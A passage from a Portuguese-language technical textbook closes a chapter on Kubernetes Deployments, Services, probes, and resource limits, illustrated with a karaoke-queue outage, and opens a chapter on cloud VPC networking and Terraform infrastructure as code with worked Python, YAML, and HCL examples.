Mudar qualquer campo do template cria um ReplicaSet novo. O *rolling update* é o controller do Deployment aumentando o novo e diminuindo o antigo, em passos limitados por dois parâmetros:

- `maxSurge`: quantos pods acima de `replicas` podem existir durante a troca (padrão 25%, arredondado para cima).
- `maxUnavailable`: quantos pods abaixo de `replicas` podem estar indisponíveis (padrão 25%, arredondado para baixo).

Com 6 réplicas e os padrões, o Deployment pode chegar a 8 pods e não cai abaixo de 5 prontos. Os ReplicaSets antigos ficam guardados com zero réplicas, e o `kubectl rollout undo` só aumenta um deles de novo. Se o rollout não progredir por

`progressDeadlineSeconds` (padrão 600 s), o Deployment ganha a condição `Progressing=False`. Ele não desfaz nada sozinho: só registra, com toda a calma, que as coisas vão mal.

Services, ou como achar algo que troca de IP toda hora

Um **Service** dá nome e IP estáveis a um conjunto de pods escolhido por seletor de rótulos. Um controller grava objetos **EndpointSlice** com os IPs desses pods e uma condição `ready` para cada um.

O tipo padrão, `ClusterIP`, recebe um IP virtual que nenhuma interface tem e no qual ninguém escuta. No modo iptables (ou nftables), o kube-proxy cria em cada nó regras de DNAT: um pacote destinado a `ClusterIP:porta` tem o destino reescrito para o IP de um pod pronto, sorteado. A decisão acontece por conexão, na camada 4, o que significa que uma conexão HTTP/2 ou gRPC de longa duração fica presa ao mesmo pod (o capítulo 27 trata de balanceamento L4 e L7).

Os outros tipos se empilham sobre esse: `NodePort` abre a mesma porta (faixa 30000–32767) em todos os nós, e `LoadBalancer` pede ao provedor de nuvem um balanceador que encaminha para essas portas. O DNS do cluster (normalmente CoreDNS) publica cada Service como `nome.namespace.svc.cluster.local`.

Ingress e Gateway API

Roteamento HTTP por host e caminho e terminação TLS ficam com o **Ingress**, um objeto que descreve regras ("`fila.exemplo.com/api` vai para o Service `fila-de-musicas`"). Sozinho, ele não faz nada: um *ingress controller* (nginx, HAProxy, Envoy e outros) faz watch desses objetos e se reconfigura. Sem controller, você tem um YAML muito bem formatado e nenhum tráfego.

O Ingress padroniza pouco: timeouts e reescritas viram anotações específicas de cada controller. A **Gateway API** (v1.0 em outubro de 2023) separa infraestrutura (`Gateway`) de rotas (`HTTPRoute`, `GRPCRoute`) e põe no schema o que antes era anotação, como divisão de tráfego por peso.

ConfigMaps e Secrets

Um **ConfigMap** guarda pares chave-valor de configuração (até 1 MiB). Um **Secret** tem o mesmo formato, com valores em base64, que é codificação e fica legível no etcd sem *encryption at rest* configurada no API server (capítulo 33). Quem pode criar pods num namespace lê os Secrets dele montando-os num pod, mesmo sem permissão de `get` sobre Secrets.

Os dois chegam ao contêiner de duas formas:

- Como **variáveis de ambiente**: lidas uma vez, na criação do contêiner. Mudar o ConfigMap não muda nada nos pods existentes.
- Como **arquivos num volume**: o kubelet atualiza os arquivos depois de uma mudança, com atraso que pode passar de um minuto (período de sincronização mais cache). Montagens com `subPath` nunca são atualizadas.

Em nenhum dos casos a aplicação é avisada; o arquivo muda e ela segue feliz com o valor de ontem. Por isso é comum gerar o nome do ConfigMap com um hash do conteúdo (`fila-config-8g7k2m4t`): mudar o conteúdo muda o nome, o nome está no template do pod, e mudar o template dispara um rolling update.

Requests e limits

Cada contêiner declara *requests* e *limits* de CPU e memória. Os dois servem a máquinas diferentes:

- O **scheduler** só olha *requests*. Um nó comporta o pod se a soma dos requests já alocados mais o novo cabe no *allocatable* do nó. O uso real não entra na conta.
- O **kernel** só olha *limits*, pelos cgroups. Memória acima do limit dispara o OOM killer (status `OOMKilled`, código de saída 137). CPU acima do limit gera *throttling*: o processo espera o próximo período de 100 ms (o capítulo 34 descreve `cpu.max` e `memory.max`).

O request de CPU também vira peso (`cpu.weight`) na disputa por CPU e é a base do HorizontalPodAutoscaler, que mede utilização em relação a ele (o capítulo 29 trata do HPA). O request de memória não reserva memória física nenhuma; ele só entra na aritmética do scheduler.

Da combinação sai a classe de QoS do pod:

Classe	Condição	Despejo sob pressão de memória do nó
Guaranteed	todo contêiner com request = limit, para CPU e memória	por último
Burstable	pelo menos um request ou limit, sem ser Guaranteed	pods acima do request antes
BestEffort	nenhum request nem limit	primeiro

Sem memória no nó, o kubelet despeja (*evicts*) primeiro os pods que mais passaram do próprio request. Um pod sem request de memória está sempre acima do próprio request, o que faz dele o primeiro voluntário a sair.

Probes, ou três perguntas diferentes

O kubelet faz três perguntas a cada contêiner, cada uma com sua consequência:

- **startupProbe**: "já terminou de subir?" Enquanto não passa, as outras probes não rodam. Se falhar `failureThreshold` vezes, o contêiner é reiniciado.
- **livenessProbe**: "este processo está irrecuperável?" Falhou `failureThreshold` vezes seguidas, o kubelet mata o contêiner e o reinicia.
- **readinessProbe**: "pode receber tráfego agora?" Falhou, o pod é marcado `ready=false` e sai dos EndpointSlices. Nada é reiniciado. Passou de novo, ele volta.

Padrões: `periodSeconds` 10, `timeoutSeconds` 1, `failureThreshold` 3. Uma probe que depende de algo fora do processo herda a latência desse algo, com orçamento padrão de um segundo.

Reinícios seguidos entram em *backoff* exponencial: 10 s, 20 s, 40 s, até o teto de 5 minutos, e o status mostra `CrashLoopBackOff`. O contador zera depois de 10 minutos de execução sem falhas. Foi esse teto que fez a fila de Dona Glória voltar onze minutos depois do banco.

Quem matou os pods de Dona Glória foi o kubelet de cada nó, cumprindo a livenessProbe ao pé da letra: a probe dizia que o processo estava irrecuperável, e o processo estava vivo, esperando um banco lento. A pergunta que o `/health` respondia ("o banco está rápido?") caberia, no máximo, à readinessProbe, e mesmo ali tem custo: se todas as réplicas dependem do mesmo banco, todas ficam `ready=false` juntas, e lentidão vira erro de conexão.

Rolling update e a morte de um pod

Remover um pod dispara dois caminhos em paralelo, e nenhum espera o outro:

```
API server: pod marcado com deletionTimestamp
  ├─ kubelet do nó:   preStop → SIGTERM → espera até terminationGracePeriodSeconds (30
s) → SIGKILL
  └─ controller:      tira o pod do EndpointSlice (ready=false, terminating=true)
                        └─ kube-proxy de CADA nó: watch → reescreve regras de DNAT
```

O segundo caminho tem mais saltos. É comum o contêiner encerrar antes de todos os nós pararem de mandar conexões para ele, e as últimas requisições encontram um `connection refused`. A correção usual é um `preStop` que espera alguns segundos antes do SIGTERM (ação `sleep` nativa desde a versão 1.30). Depois do SIGTERM, a aplicação termina as requisições em andamento e sai (o capítulo 34 trata de sinais e PID 1).

Na prática

Este é o Deployment que teria deixado Dona Glória cantar:

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: fila-de-musicas
  namespace: karaoke
spec:
  replicas: 6
  revisionHistoryLimit: 5
  selector:
    matchLabels:
      app: fila-de-musicas
  strategy:
    type: RollingUpdate
    rollingUpdate:
      maxSurge: 1
      maxUnavailable: 0          # nunca menos de 6 prontos durante o deploy
  template:
    metadata:
      labels:
        app: fila-de-musicas
    spec:
      terminationGracePeriodSeconds: 30
      containers:
        - name: api
          image: registro.exemplo.com/karaoke/fila-de-musicas:2.7.1
          ports:
            - containerPort: 8000
          envFrom:
            - configMapRef:
                name: fila-config-8g7k2m4t   # nome com hash do conteúdo
          env:
            - name: DATABASE_URL
              valueFrom:
                secretKeyRef:
                  name: fila-banco
                  key: url
          resources:
            requests:
              cpu: 250m
              memory: 256Mi
            limits:
              memory: 256Mi          # sem limit de CPU: sem throttling, classe
Burstable
          startupProbe:
            httpGet: { path: /livez, port: 8000 }
            periodSeconds: 2
            failureThreshold: 30     # até 60 s para subir
          livenessProbe:
            httpGet: { path: /livez, port: 8000 }   # não toca no banco
            periodSeconds: 10
            timeoutSeconds: 2
            failureThreshold: 3
          readinessProbe:
            httpGet: { path: /readyz, port: 8000 }  # só estado local
            periodSeconds: 5
            failureThreshold: 2
```

```
          lifecycle:
            preStop:
              sleep:
                seconds: 5          # tempo para os kube-proxy esquecerem este pod
```

O `/livez` responde se o event loop responde; o `/readyz`, se a inicialização terminou e não chegou SIGTERM. Nenhum dos dois consulta o banco.

Na noite do incidente, com a configuração antiga, era isto que o `kubectl` mostrava:

```
$ kubectl get pods -n karaoke -l app=fila-de-musicas
```

```
NAME                              READY   STATUS             RESTARTS        AGE
fila-de-musicas-7d9f8b6c5d-2xkqp   0/1     CrashLoopBackOff   7 (2m11s ago)   41m
fila-de-musicas-7d9f8b6c5d-9mjvh   0/1     CrashLoopBackOff   7 (2m40s ago)   41m
fila-de-musicas-7d9f8b6c5d-bq4ns   0/1     Running            8 (4s ago)      41m
fila-de-musicas-7d9f8b6c5d-hn5rg   0/1     CrashLoopBackOff   7 (1m58s ago)   41m
fila-de-musicas-7d9f8b6c5d-x7wzt   0/1     CrashLoopBackOff   6 (3m02s ago)   41m
fila-de-musicas-7d9f8b6c5d-zt8lc   0/1     CrashLoopBackOff   7 (2m29s ago)   41m
```

E os eventos de um dos pods contavam a história inteira em três linhas:

```
$ kubectl describe pod fila-de-musicas-7d9f8b6c5d-2xkqp -n karaoke
```

```
Events:
  Type     Reason     Age                From     Message
  ----     ------     ----               ----     -------
  Warning  Unhealthy  3m (x21 over 41m)  kubelet  Liveness probe failed: Get
"http://10.244.3.17:8000/health": context deadline exceeded (Client.Timeout exceeded
while awaiting headers)
  Normal   Killing    3m (x7 over 41m)   kubelet  Container api failed liveness probe,
will be restarted
  Warning  BackOff    1m (x19 over 30m)  kubelet  Back-off restarting failed container
api in pod fila-de-musicas-7d9f8b6c5d-2xkqp_karaoke
```

`Client.Timeout exceeded while awaiting headers` é o kubelet dizendo que esperou o segundo inteiro. `Killing` é ele cumprindo a ameaça.

O watch que os controllers usam aparece no cliente Python oficial. Este trecho, dentro do cluster, imprime cada mudança nos pods da fila durante um rolling update:

```
from kubernetes import client, config, watch

config.load_incluster_config()  # usa o token da ServiceAccount montado no pod
v1 = client.CoreV1Api()

for evento in watch.Watch().stream(
    v1.list_namespaced_pod,
    namespace="karaoke",
    label_selector="app=fila-de-musicas",
    timeout_seconds=120,
):
    pod = evento["object"]
```

```
    pronto = any(c.type == "Ready" and c.status == "True"
                 for c in (pod.status.conditions or []))
    print(evento["type"], pod.metadata.name, pod.status.phase,
          "pronto" if pronto else "-", pod.metadata.resource_version)
```

```
ADDED fila-de-musicas-7d9f8b6c5d-2xkqp Running pronto 9184401
ADDED fila-de-musicas-7d9f8b6c5d-9mjvh Running pronto 9184377
...
ADDED fila-de-musicas-5c8b7f9d4b-kq2xz Pending - 9201153
MODIFIED fila-de-musicas-5c8b7f9d4b-kq2xz Running - 9201170
MODIFIED fila-de-musicas-5c8b7f9d4b-kq2xz Running pronto 9201242
MODIFIED fila-de-musicas-7d9f8b6c5d-2xkqp Running - 9201248
DELETED fila-de-musicas-7d9f8b6c5d-2xkqp Succeeded - 9201391
```

A sequência mostra `maxSurge: 1` e `maxUnavailable: 0` em ação: o pod novo (`5c8b7f9d4b`, outro hash de template) nasce, fica pronto, e só então um antigo começa a morrer.

Propriedades e custos

Errar a pergunta de uma probe custa caro:

Probe	Ação na falha	O que ela pode checar	Custo de checar dependência externa
startup	reinicia após o limite	inicialização local terminou	reinício em laço quando a dependência demora
livenes s	reinicia o contêiner	processo responde, sem travamento	reinício em massa de pods saudáveis
readin ess	tira do Service	pronto para atender, sem drenagem	todas as réplicas fora juntas, Service sem endpoints

Para os limits, as decisões têm efeitos que dá para medir:

Escolha	Garante	Custa
request = limit (Guaranteed)	memória previsível, último a ser despejado	capacidade ociosa paga; pico acima do limit vira OOM
limit de memória > request	aproveita memória livre do nó	overcommit; despejo sob pressão
limit de CPU	um pod não monopoliza núcleos	throttling no p99 mesmo com o nó ocioso
sem limit de CPU	usa sobra do nó; peso proporcional ao request	latência varia com os vizinhos

Escolha	Garante	Custa
sem requests	agendamento em qualquer lugar	BestEffort, HPA sem base, primeiro despejo

O cluster tem custos fora do YAML: o control plane (gerenciado, como no Amazon EKS ou no Google GKE, ou operado por você), três versões menores por ano para acompanhar, o plugin de rede e o ingress controller. Para seis réplicas de uma API, é muita máquina para cuidar de pouca música; para quarenta serviços, o custo se dilui.

Armadilhas e casos reais

Armadilha: livenessProbe que consulta o banco, o Redis ou outro serviço. Quando a dependência fica lenta, o kubelet reinicia contêineres saudáveis, que reconectam todos juntos e pioram a dependência. Foi o sábado de Dona Glória, que, segundo testemunhas, cantou "Evidências" às 22h33 com uma emoção acumulada de 66 minutos.

Armadilha: ConfigMap de nome fixo lido em variável de ambiente. Alguém muda o ConfigMap, nada acontece, alguém reinicia três dos seis pods "para testar", e o cluster passa a tarde rodando duas configurações.

Armadilha: sem `preStop`, uma fração pequena das requisições recebe `connection refused` ou 502 em todo deploy. O gráfico de erros fica com o formato exato do calendário de deploys.

Na vida real: no Pi Day de 2023 (14 de março), o Reddit ficou fora do ar por 314 minutos depois de atualizar um cluster do Kubernetes 1.23 para o 1.24. A versão 1.24 deixou de aplicar o rótulo `node-role.kubernetes.io/master` aos nós do control plane, substituído por `node-role.kubernetes.io/control-plane`. A configuração dos *route reflectors* do Calico (o plugin de rede) selecionava nós pelo rótulo antigo, passou a selecionar nenhum, e a rede entre pods parou. Um seletor que não casa com nada é válido e não emite um único aviso.

Na vida real: em 11 de dezembro de 2024, a OpenAI implantou um serviço de telemetria novo em todos os clusters. Em cada nó, ele fazia operações caras na API do Kubernetes, com custo proporcional ao tamanho do cluster, e os API servers dos clusters grandes ficaram sobrecarregados. Os contêineres seguiam vivos, mas a descoberta de serviços por DNS dependia do control plane; quando os caches expiraram, os serviços deixaram de se encontrar. Foram cerca de quatro horas, porque a correção precisava justamente do API server sobrecarregado.

Resumo

- Kubernetes é uma API declarativa (API server + etcd) e controllers que reconciliam `spec` e `status` por watch. Sem control plane, o que já roda continua; mudanças param.
- Pod: contêineres com rede compartilhada e IP próprio, descartável. Deployment cria um ReplicaSet por versão do template; o rolling update respeita `maxSurge` e `maxUnavailable`.
- Service: IP virtual traduzido por DNAT em cada nó, por conexão. Ingress precisa de controller.
- Secret é base64, em claro no etcd sem encryption at rest. ConfigMap em variável de ambiente nunca se atualiza.
- Scheduler olha requests; kernel olha limits; a combinação define QoS e ordem de despejo.
- Liveness reinicia, readiness tira do tráfego, startup protege a subida. Liveness não consulta dependências.
- Encerramento do pod e remoção do Service correm em paralelo: `preStop` com espera.

Referências

- Documentação do Kubernetes, componentes do cluster: https://kubernetes.io/docs/concepts/overview/components/
- Documentação do Kubernetes, Deployments: https://kubernetes.io/docs/concepts/workloads/controllers/deployment/
- Documentação do Kubernetes, Services: https://kubernetes.io/docs/concepts/services-networking/service/
- Documentação do Kubernetes, ciclo de vida do pod: https://kubernetes.io/docs/concepts/workloads/pods/pod-lifecycle/
- Documentação do Kubernetes, probes: https://kubernetes.io/docs/tasks/configure-pod-container/configure-liveness-readiness-startup-probes/
- Documentação do Kubernetes, requests e limits: https://kubernetes.io/docs/concepts/configuration/manage-resources-containers/
- Documentação do Kubernetes, Secrets: https://kubernetes.io/docs/concepts/configuration/secret/
- Gateway API: https://gateway-api.sigs.k8s.io/

- Burns, Grant, Oppenheimer, Brewer, Wilkes, "Borg, Omega, and Kubernetes", ACM Queue, 2016: https://queue.acm.org/detail.cfm?id=2898444
- Reddit Engineering, "You Broke Reddit: The Pi-Day Outage", 2023: https://www.reddit.com/r/RedditEng/
- OpenAI, relatório do incidente de 11 de dezembro de 2024: https://status.openai.com/

CAPÍTULO 36

Redes em nuvem e infraestrutura como código

A rede que ninguém escreveu

Quinta-feira, 16h40. A auditoria do Roque Rápido, uma plataforma de aulas de xadrez online, pede dois documentos "bem simples": o desenho da rede de produção e o plano para recriá-la em outra região. A equipe abre o console do provedor de nuvem e encontra três redes virtuais (`prod`, `prod-nova` e `prod-nova-2-usar-essa`), 41 regras de firewall e uma rota apontando para um recurso que ninguém reconhece.

Uma das regras se chama `libera-geral-so-hoje`. Foi criada em 14 de março de 2021 e abre a porta 5432 do PostgreSQL para `0.0.0.0/0`, a internet inteira. O "só hoje" já dura mais de cinco anos. Ninguém sabe se algum sistema depende dela, e apagá-la para descobrir seria um teste em produção com a produção como cobaia. Para completar a tarde, o financeiro pergunta por que a linha "processamento de dados no NAT" custa mais que todos os servidores juntos.

Tudo foi criado com cliques, ao longo de anos, e o único registro é a própria nuvem. Como uma rede em nuvem decide se um pacote vai de A para B, e como descrever essa rede num formato que se possa revisar, comparar com a realidade e recriar numa terça-feira qualquer?

A rede virtual por dentro

Um bloco de endereços e nenhum cabo

Uma **rede virtual** (VPC na AWS e no Google Cloud, VNet no Azure) é um espaço de endereços IP isolado, definido por software. O hipervisor de cada servidor físico encapsula os pacotes das suas máquinas e os entrega ao hipervisor de destino, aplicando no caminho as rotas e os firewalls que você configurou (o Google descreveu a própria implementação, o Andromeda, no NSDI 2018). O roteador da sua rede é uma função espalhada por milhares de máquinas que você nunca vai ver.

A rede nasce com um bloco CIDR, normalmente da RFC 1918 (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16); o capítulo 1 trata de CIDR. A escolha parece burocrática e é a mais difícil de desfazer: redes com blocos sobrepostos não se conectam por *peering* nem por VPN sem malabarismo de NAT. Existe um número espantoso de empresas com `10.0.0.0/16` esperando o dia de conversar com outra empresa que também tem `10.0.0.0/16`. Esse dia costuma se chamar "aquisição".

Sub-redes, zonas e regiões

Uma **região** é uma área geográfica com várias **zonas de disponibilidade**. Cada zona é um ou mais data centers com energia, refrigeração e rede independentes, ligada às outras com latência na casa de um a dois milissegundos. A AWS documenta que as zonas de uma região ficam a menos de 100 km umas das outras: longe o bastante para que uma enchente ou uma retroescavadeira não derrube duas, perto o bastante para replicação síncrona de banco. Entre regiões, como São Paulo e Virgínia do Norte, a fibra impõe dezenas de milissegundos a cada commit síncrono (o capítulo 13 trata de replicação).

Uma **sub-rede** é uma fatia do bloco. Na AWS, cada sub-rede pertence a uma única zona; no Google Cloud e no Azure, é regional. O provedor reserva endereços em cada uma: cinco na AWS e no Azure, quatro no Google Cloud. Um `/28` na AWS tem 16 endereços e 11 usáveis, o que basta até o autoscaling resolver criar a décima segunda máquina.

O plano de endereçamento do Roque Rápido, com o módulo `ipaddress`:

```
import ipaddress

rede = ipaddress.ip_network("10.20.0.0/16")
blocos = rede.subnets(new_prefix=20)
zonas = ["sa-east-1a", "sa-east-1b", "sa-east-1c"]

for tipo in ["publica", "privada"]:
    for zona in zonas:
        sub = next(blocos)
        print(f"{tipo:<8} {zona}  {str(sub):<14} {sub.num_addresses - 5} IPs usáveis")
```

```
publica  sa-east-1a  10.20.0.0/20   4091 IPs usáveis
publica  sa-east-1b  10.20.16.0/20  4091 IPs usáveis
publica  sa-east-1c  10.20.32.0/20  4091 IPs usáveis
privada  sa-east-1a  10.20.48.0/20  4091 IPs usáveis
privada  sa-east-1b  10.20.64.0/20  4091 IPs usáveis
privada  sa-east-1c  10.20.80.0/20  4091 IPs usáveis
```

Dez dos 16 blocos `/20` sobram de propósito: aumentar uma sub-rede depois exige recriá-la.

Na AWS, o nome `sa-east-1a` é embaralhado por conta; o nome estável é o **AZ ID** (`sae1-az1`). Duas contas que "puseram tudo na mesma zona para economizar" podem estar em zonas diferentes, pagando a transferência que queriam evitar.

Tabelas de rota, ou quem decide para onde o pacote vai

Cada sub-rede está associada a uma **tabela de rotas**: pares (destino CIDR, alvo). A rede escolhe, entre as rotas que contêm o destino, a de prefixo mais longo (*longest prefix match*, o algoritmo de qualquer roteador IP). Toda tabela tem uma rota `local` para o bloco da própria rede, que não pode ser removida e faz as sub-redes conversarem entre si:

```
import ipaddress

ROTAS = {
    "10.20.0.0/16": "local",
    "10.30.0.0/16": "peering-financeiro",
    "10.30.8.0/24": "vpn-escritorio",
    "0.0.0.0/0": "nat-sa-east-1a",
}

def proximo_salto(destino: str) -> str:
    ip = ipaddress.ip_address(destino)
    candidatas = [ipaddress.ip_network(r) for r in ROTAS if ip in
ipaddress.ip_network(r)]
    vencedora = max(candidatas, key=lambda rede: rede.prefixlen)
    return ROTAS[str(vencedora)]

for destino in ["10.20.7.9", "10.30.8.15", "10.30.200.1", "203.0.113.50"]:
    print(f"{destino:<14} -> {proximo_salto(destino)}")
```

```
10.20.7.9      -> local
10.30.8.15     -> vpn-escritorio
10.30.200.1    -> peering-financeiro
203.0.113.50   -> nat-sa-east-1a
```

O `/24` vence o `/16`, e o `0.0.0.0/0` casa com tudo e perde para todas: é o destino de quem não tem para onde ir.

Pública e privada são propriedades da tabela de rotas

Uma **sub-rede pública** tem `0.0.0.0/0` apontando para um **internet gateway**; uma **sub-rede privada** não tem. O nome não tem efeito, e já houve muita sub-rede chamada `privada` roteando alegremente para a internet. A máquina pública também precisa de um IP público; na AWS, o internet gateway faz NAT de um para um, e a interface da máquina só conhece o endereço privado, uma forma bastante zen de existir.

NAT, a porta só de saída

Máquinas privadas saem para a internet por um **NAT gateway** numa sub-rede pública, que troca IP e porta de origem pelo IP público dele e guarda o mapeamento para a resposta. Conexões iniciadas de fora não têm mapeamento e morrem na porta. Consequências mensuráveis:

1. O NAT é por zona. Com um único NAT na zona `a`, a queda dessa zona tira a saída das outras duas, perfeitamente saudáveis. Um NAT e uma tabela de rotas por zona mantêm as falhas independentes.
2. O mapeamento usa portas. O NAT gateway da AWS suporta até 55.000 conexões simultâneas por destino único (IP, porta e protocolo); acima disso, erros de alocação de porta (o capítulo 1 trata de portas efêmeras).
3. O mapeamento expira. No NAT gateway da AWS, conexões TCP ociosas por 350 segundos são esquecidas, e a conexão do pool que dormiu seis minutos acorda morta.

E há a fatura: NAT gerenciado cobra por hora e por gigabyte processado. O backup noturno do Roque Rápido, 900 GB para o armazenamento de objetos do mesmo provedor, pagava pedágio para sair da rede e entrar no mesmo provedor do outro lado da rua. **Endpoints privados** (gateway endpoints e PrivateLink na AWS, Private Service Connect no Google Cloud) põem uma rota para o serviço do provedor dentro da rede, sem NAT. Era a resposta ao financeiro.

Firewalls com estado e sem estado

O caminho de um pacote entre duas máquinas em sub-redes diferentes passa por dois tipos de filtro na AWS:

```
máquina A -> [security group de A: saída] -> [ACL da sub-rede A: saída]
          -> [ACL da sub-rede B: entrada] -> [security group de B: entrada] -> máquina B
```

Um **firewall com estado** (*stateful*) mantém uma tabela de conexões rastreadas: permitida a conexão num sentido, as respostas passam sozinhas. Os **security groups** da AWS, as regras de firewall do Google Cloud e os NSGs do Azure são com estado.

Um **firewall sem estado** (*stateless*) avalia cada pacote sem memória, e a resposta precisa de regra própria. As **network ACLs** da AWS são assim. E a resposta do PostgreSQL volta para a porta efêmera do cliente (32768–60999 no Linux padrão, 1024–65535 se passou por NAT gateway), por isso a AWS sugere liberar 1024–65535 na saída. Uma ACL escrita com a lógica de um firewall com estado produz este diálogo:

```
API:        SYN para 10.20.50.4:5432
ACL entrada: Porta 5432 vinda da sub-rede pública. Pode passar.
Banco:      SYN-ACK para 10.20.3.17:41873
ACL saída:  Porta 41873? Não conheço. Negado.
API:        (espera 1 s, retransmite o SYN, espera 2 s, retransmite...)
API:        psycopg.OperationalError: connection timeout expired
```

O banco respondeu tudo. A resposta morreu na saída da sub-rede, e o erro manda a investigação procurar um banco fora do ar durante quarenta minutos.

Security groups só têm regras de permissão, sem ordem. ACLs têm regras numeradas de permissão e de negação, e a primeira que casa decide. As regras do Google Cloud e os NSGs do Azure são com estado e ainda assim aceitam negação e prioridade: estado e ordem são propriedades independentes.

A propriedade mais útil dos security groups é aceitar outro security group como origem. A regra "PostgreSQL a partir do grupo `api`" vale para qualquer máquina com o grupo `api`, inclusive as que o autoscaling vai criar daqui a dez minutos. A regra passa a falar de identidade, e não de endereço. A `libera-geral-so-hoje` também fala de identidade: a de "qualquer ser humano ou robô com acesso à internet".

> **Armadilha:** a AWS documenta que conexões rastreadas por um security group continuam depois da remoção da regra que as permitiu. Quem remove a regra que deixava um invasor entrar e vê a conexão dele seguir firme precisa de uma ACL de negação, avaliada pacote a pacote.

Infraestrutura como código com Terraform

Infraestrutura como código é descrever a infraestrutura em arquivos versionados e deixar uma ferramenta criar e alterar os recursos a partir deles. O Terraform, da HashiCorp, usa a Business Source License desde a versão 1.6 (2023); o OpenTofu, da Linux Foundation, é um fork de código aberto com a mesma linguagem e o mesmo modelo de estado. Esta seção vale para os dois.

Configuração declarativa

A configuração, em HCL, declara o resultado desejado, e os *providers* traduzem cada recurso em chamadas à API do provedor (no Google Cloud, os equivalentes são `google_compute_network` e `google_compute_subnetwork`):

```
terraform {
  required_version = ">= 1.10"
  required_providers {
    aws = { source = "hashicorp/aws", version = "~> 6.0" }
  }
  backend "s3" {
    bucket       = "roque-rapido-tfstate"
    key          = "rede/producao.tfstate"
    region       = "sa-east-1"
    encrypt      = true
    use_lockfile = true
  }
}

locals {
  zonas = { "sa-east-1a" = 0, "sa-east-1b" = 1, "sa-east-1c" = 2 }
```

```
}

resource "aws_vpc" "principal" {
  cidr_block = "10.20.0.0/16"
}

resource "aws_subnet" "publica" {
  for_each          = local.zonas
  vpc_id            = aws_vpc.principal.id
  availability_zone = each.key
  cidr_block        = cidrsubnet(aws_vpc.principal.cidr_block, 4, each.value)
}

resource "aws_subnet" "privada" {
  for_each          = local.zonas
  vpc_id            = aws_vpc.principal.id
  availability_zone = each.key
  cidr_block        = cidrsubnet(aws_vpc.principal.cidr_block, 4, each.value + 3)
}

resource "aws_eip" "nat" {
  for_each = local.zonas
  domain   = "vpc"
}

resource "aws_nat_gateway" "por_zona" {
  for_each      = local.zonas
  allocation_id = aws_eip.nat[each.key].id
  subnet_id     = aws_subnet.publica[each.key].id
}

resource "aws_route_table" "privada" {
  for_each = local.zonas
  vpc_id   = aws_vpc.principal.id
  route {
    cidr_block     = "0.0.0.0/0"
    nat_gateway_id = aws_nat_gateway.por_zona[each.key].id
  }
}

resource "aws_route_table_association" "privada" {
  for_each       = local.zonas
  subnet_id      = aws_subnet.privada[each.key].id
  route_table_id = aws_route_table.privada[each.key].id
}

resource "aws_security_group" "api" {
  name   = "api"
  vpc_id = aws_vpc.principal.id
}

resource "aws_security_group" "banco" {
  name   = "banco"
  vpc_id = aws_vpc.principal.id

  ingress {
    description     = "PostgreSQL apenas a partir da API"
    from_port       = 5432
    to_port         = 5432
    protocol        = "tcp"
    security_groups = [aws_security_group.api.id]
```

```
  }
}
```

O `cidrsubnet` produz os mesmos `/20` do script Python (a rota pública para o internet gateway ficou de fora para caber na página). Cada referência, como `aws_vpc.principal.id`, é uma aresta num grafo de dependências; o Terraform ordena o grafo e cria em paralelo o que é independente (10 operações por padrão). A rede vem antes das sub-redes e o IP antes do NAT, sem que ninguém tenha escrito a ordem.

Estado, o arquivo que sabe quem é quem

A configuração diz `aws_vpc.principal`; a API só conhece `vpc-0a1b2c3d4e5f60718`. O **estado** é o JSON que liga um ao outro e guarda os atributos da última operação:

```
{
  "version": 4,
  "terraform_version": "1.13.0",
  "serial": 212,
  "lineage": "3f6c2a1e-9b7d-4c58-a0e2-7d1f4b8c9e05",
  "resources": [
    {
      "mode": "managed",
      "type": "aws_vpc",
      "name": "principal",
      "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
      "instances": [
        { "attributes": { "id": "vpc-0a1b2c3d4e5f60718", "cidr_block": "10.20.0.0/16" }
}
      ]
    }
  ]
}
```

Sem o estado, o Terraform não sabe que aquela rede é dele, e o próximo `apply` cria uma segunda. Perder o estado transforma a infraestrutura em 140 recursos órfãos.

O estado guarda atributos em texto claro, inclusive senhas geradas (a documentação avisa), e por isso fica fora do git, num *backend* remoto com criptografia e versionamento. Duas execuções simultâneas se atropelariam, então o backend tem **lock**: desde a versão 1.10, o backend S3 trava com um arquivo no próprio bucket (`use_lockfile`). A segunda execução recebe `Error acquiring the state lock` com o nome de quem segura o lock, o que resolve o mistério de quem está mexendo na rede às 23h de um sábado. O `serial` e o `lineage` impedem que uma cópia antiga sobrescreva uma nova.

Plan e apply

O `terraform plan` lê o estado, consulta a API para atualizar cada recurso (*refresh*) e compara com a configuração. As ações: `+` cria, `-` destrói, `~` altera no lugar e `-/+` destrói e recria, quando o atributo alterado não pode mudar num recurso existente. Uma

mudança de um caractere no Roque Rápido, de `cidrsubnet(..., 4, ...)` para `cidrsubnet(..., 3, ...)`, "só para as sub-redes ficarem maiores":

```
  # aws_subnet.privada["sa-east-1a"] must be replaced
-/+ resource "aws_subnet" "privada" {
      ~ cidr_block = "10.20.48.0/20" -> "10.20.96.0/19" # forces replacement
      ~ id         = "subnet-0f1e2d3c4b5a69788" -> (known after apply)
        # (14 unchanged attributes hidden)
    }

  (... mais 5 sub-redes no mesmo estado de espírito ...)

Plan: 6 to add, 0 to change, 6 to destroy.
```

Um número mudou e as seis sub-redes seriam recriadas. O provedor se recusa a apagar sub-rede com interfaces em uso, e o `apply` fica tentando até estourar o timeout, que é a melhor maneira possível de esse plano falhar.

O plano salvo (`terraform plan -out=tfplan`) é aplicado exatamente como revisado (`terraform apply tfplan`); se o estado mudou nesse meio-tempo, o Terraform recusa com `Saved plan is stale`. O JSON do plano (`terraform show -json tfplan`) permite checagem automática. Um guarda que barra destruições, aplicado a outro plano, que mexe em duas sub-redes e remove um NAT antigo:

```
import json
import sys

with open(sys.argv[1]) as arquivo:  # saída de: terraform show -json tfplan
    plano = json.load(arquivo)

perigosos = [
    (rc["address"], rc["change"]["actions"])
    for rc in plano["resource_changes"]
    if "delete" in rc["change"]["actions"]
]
for endereco, acoes in perigosos:
    print(f"{'+'.join(acoes):>14}  {endereco}")
if perigosos:
    sys.exit("Plano destrói recursos. Alguém precisa ler isto com calma.")
```

```
 delete+create  aws_subnet.privada["sa-east-1a"]
 delete+create  aws_subnet.privada["sa-east-1b"]
        delete  aws_nat_gateway.antigo
Plano destrói recursos. Alguém precisa ler isto com calma.
```

Substituições aparecem como `["delete", "create"]` (ou o inverso, com `create_before_destroy`). Para recursos que não podem morrer, `lifecycle { prevent_destroy = true }` faz o próprio `plan` falhar.

Drift, quando a realidade muda sem avisar

